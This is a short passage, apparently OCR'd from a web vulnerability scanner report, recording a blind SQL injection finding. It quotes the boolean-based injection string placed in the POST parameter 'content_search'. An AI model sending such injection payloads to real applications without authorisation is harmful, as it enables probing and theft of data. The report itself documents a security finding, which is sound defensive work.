
Discovered by **Blind SQL Injection**


### Attack Details


URL encoded POST input **content_search** was set to **-1" OR 3*2*1=6 AND 000131=000131 --**

